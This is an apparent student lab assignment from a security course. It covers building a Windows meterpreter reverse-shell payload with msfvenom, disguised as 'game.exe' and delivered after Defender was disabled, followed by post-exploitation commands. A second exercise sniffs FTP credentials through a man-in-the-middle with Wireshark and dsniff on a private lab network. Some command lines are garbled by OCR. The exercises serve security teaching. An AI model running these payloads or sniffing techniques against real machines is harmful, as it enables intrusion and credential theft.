


Assignment Day 6 | 30th August 2020 By Sameer Kulkarni

Question 1:

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Answer 1:

	Payload created.
	Victim’s machine. Earlier it was denied due to defender settings. After switching off real time protection, the payload could be downloaded.
	Victim’s machine exploited.

```
root@kali-pc-001:/var/www/html/counterstrike# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86/shikata_ga_nai "\x00" LHOST=1
92.168.208.130 -f exe > /var/www/html/counterstrike/game.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:/var/www/html/counterstrike# █
```

Index of /counterstrike

Name	Last modified	Size	Description
Parent Directory		-	
game.exe	2020-08-31 22:36	72K	

Apache/2.4.43 (Debian) Server at 192.168.208.130 Port 80

This PC › Local Disk (C:) › Users › Administrator › Downloads

Name	Date modified	Type	Size
ChromeSetup	8/26/2020 2:06 AM	Application	1,266 KB
emt	8/26/2020 7:25 AM	Application	4,751 KB
game	8/31/2020 10:46 PM	Application	73 KB

8 items 1 item selected 72.0 KB


game.exe Failed - Virus detected

```
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  9
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:6b:0a:54
MTU          : 1500
IPv4 Address : 192.168.208.134
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::e91e:64fd:1c87:ea0a
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 10
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:d086
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:348b:fb58:3036:3f56:3f57:2f79
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::3036:3f56:3f57:2f79
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > upload a.txt
[*] uploading  : a.txt → a.txt
[*] uploaded   : a.txt → a.txt
meterpreter > get b.txt
[-] Unknown command: get.
meterpreter > download b.txt
[*] Downloading: b.txt → b.txt
[*] download   : b.txt → b.txt
meterpreter > screenshot
Screenshot saved to: /root/wEbcyICZ.jpeg
meterpreter > █
```

Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Answer 2:



Installation progress

DESTINATION SERVER
WIN-2P0T021FDJH

View installation progress

Feature installation


Installation started on WIN-2P0T021FDJH

Web Server (IIS)
FTP Server
FTP Extensibility
FTP Service
Management Tools
IIS Management Console
Web Server
Common HTTP Features
Default Document
Directory Browsing
HTTP Errors

You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

Export configuration settings



FTP Server created.



Administrator: Command Prompt - ftp 192.168.208.134

```
Password:
530 User cannot log in.
Login failed.
ftp> l
Ambiguous command.
ftp> ls
530 Please login with USER and PASS.
530 Please login with USER and PASS.
ftp> quit
221 Goodbye.

C:\Users\Administrator>ftp 192.168.208.134
Connected to 192.168.208.134.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.208.134:(none)): Sam
331 Password required
Password:
230 User logged in.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> l
Ambiguous command.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp>
```

FTP Server accessed from Windows Command Prompt.

	MITM attack with Wireshark. Password received.
	MITM attack with dsniff. Password received.

```
tcp.port==21

No.  Time          Source           Destination      Protocol Length Info
 128 56.472413809  192.168.208.132  192.168.208.134  TCP        64 [TCP Retransmission] …
 129 56.472796657  192.168.208.134  192.168.208.132  FTP        77 Response: 331 Passwor…
 130 56.472828820  192.168.208.130  192.168.208.134  ICMP      105 Redirect               …
 131 56.472865708  192.168.208.134  192.168.208.132  TCP        77 [TCP Retransmission] …
 132 56.489513563  192.168.208.132  192.168.208.134  TCP        60 49760 → 21 [ACK] Seq=…
 133 56.489545239  192.168.208.132  192.168.208.134  TCP        54 [TCP Dup ACK 132#1] 4…
 140 59.913345716  192.168.208.132  192.168.208.134  FTP        70 Request: PASS 1234@ab…
 141 59.913380329  192.168.208.130  192.168.208.132  ICMP       98 Redirect               …
 142 59.913420515  192.168.208.132  192.168.208.134  TCP        70 [TCP Retransmission] …

▸ Frame 140: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_e3:53:fb (00:0c:29:e3:53:fb), Dst: VMware_b4:6b:53 (00:0c:29:b4:6b:53)
▸ Internet Protocol Version 4, Src: 192.168.208.132, Dst: 192.168.208.134
▸ Transmission Control Protocol, Src Port: 49760, Dst Port: 21, Seq: 25, Ack: 109, Len: 16
▸ File Transfer Protocol (FTP)
  [Current working directory: ]

0000  00 0c 29 b4 6b 53 00 0c  29 e3 53 fb 08 00 45 02   ··)·kS·· )·S···E·
0010  00 38 27 0a 40 00 80 06  b1 57 c0 a8 d0 84 c0 a8   ·8'·@··· ·W······
0020  d0 86 c2 60 00 15 73 89  ca 25 68 a1 e5 48 50 18   ···`··s· ·%h··HP·
0030  1f 94 23 b3 00 00 50 41  53 53 20 31 32 33 34 40   ··#···PA SS 1234@
0040  61 62 63 64 0d 0a                                  abcd··

wireshark_eth0_20200901013858_rb5ZAR.pcapng   Packets: 268 · Displayed: 32 (11.9%)   Profile: Default
```

```
root@kali-pc-001:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
09/01/20 01:42:07 tcp 192.168.208.132.49760 → 192.168.208.134.21 (ftp)
USER Sam
PASS 1234@abcd

█
```